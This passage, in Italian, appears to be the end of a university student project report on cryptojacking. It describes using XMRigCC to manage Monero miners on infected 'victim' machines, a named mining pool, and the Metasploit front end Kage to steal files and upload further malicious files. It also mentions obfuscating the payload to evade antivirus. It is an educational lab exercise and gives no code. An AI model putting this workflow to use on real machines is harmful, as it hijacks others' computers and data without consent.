XMRigCC è un XMRig fork che aggiunge funzioni di controllo remoto e monitoraggio ai minatori XMRigCC. Ti consente di controllare i tuoi minatori tramite una Dashboard o l'API REST. XMRigCC ha una parte server "Command and Control" (C&C), un demone per mantenere in vita il minatore XMRigCC e modifiche per inviare lo stato corrente al server C&C. La versione modificata può gestire comandi come "update config", "start / stop mining" o "restart / shutdown / reboot" che possono essere inviati dalla Dashboard C & C-Server. Assegna modelli di configurazione a più minatori con un solo clic e consenti loro di cambiare configurazione senza collegarsi a ciascuno di essi. Guarda i registri dei tuoi minatori con il semplice visualizzatore di registri remoto e monitora i tuoi minatori.



Gui XMRIgCC

L’interfaccia di XMRigCC consente di visualizzare tutti i miner che sono attivi con le relative schede di produzione e i dettagli tecnici.

Le informazioni che possiamo cogliere sono:

- Hashrate della macchina
- Avarage Time
- Shares effettuate
- Aggiornamenti

E’ possibile visualizzare anche le informazioni inerenti al pool sul quale sono appoggiate e le versioni del software che è stato distribuito.

XMR Pool Support

Il pool che abbiamo scelto per minare XMR è pool.supportxmr.com:3333 e tramite il sito web del pool è possibile ottenere molte informazioni.


Il pool infatti svolge una funzione simile a quella di XMRigCC e ci fornisce dati riguardo alle macchine collegate al nostro portafoglio che stanno minando e risultano essere online.

Kage

Ora che possiamo gestire i nostri miner mediante l'interfaccia di XMRigCC abbiamo utilizzato Kage ovvero l'interfaccia per Metasploit per gestire le nostre sessioni attive sui computer vittime.

Kage è ispirato a AhMyth e consente la manipolazione dei dati e delle informazioni presenti sulle macchine infette.

E' possibile svolgere qualsiasi tipo di operazione come scaricare file presenti nella macchina o eseguire l'upload di altri file malevoli direttamente da remoto dentro la macchina.



Conclusioni

Abbiamo dimostrato come possa essere facile evadere dispositivi di terzi tramite questa nuova tipologia di virus poco conosciuti, la realizzazione del progetto ha presentato delle complicazioni, soprattutto riguardo alla fase di oscurazione del payload in quanto le tecniche di protezione da parte degli antivirus sono spesso molto tempestive e ostacolano la diffusione dei virus.

Un altro fattore da considerare è stato lo studio di come funziona tutto quello che riguarda la blockchain in quanto per poter far funzionare il miner e il server di support bisognava capire bene il funzionamento generale del sistema distribuito che è la blockchain e concetti chiave come hash, blocchi transazioni chiavi e crittografia.

Detto questo è stata un'esperienza molto formativa che ci ha permesso di allargare le nostre conoscenze inerenti soprattutto al corso di Internet e reti tenuto dal professor Marcantoni.

Ringraziamenti

Per concludere vorremmo ringraziare il professor Marcantoni Fausto sia per averci seguito per tutta la durata del progetto aiutandoci a risolvere le problematiche più complesse e sia per averci messo a disposizione l'aula Cisco dove abbiamo potuto realizzare il progetto e collaudarlo.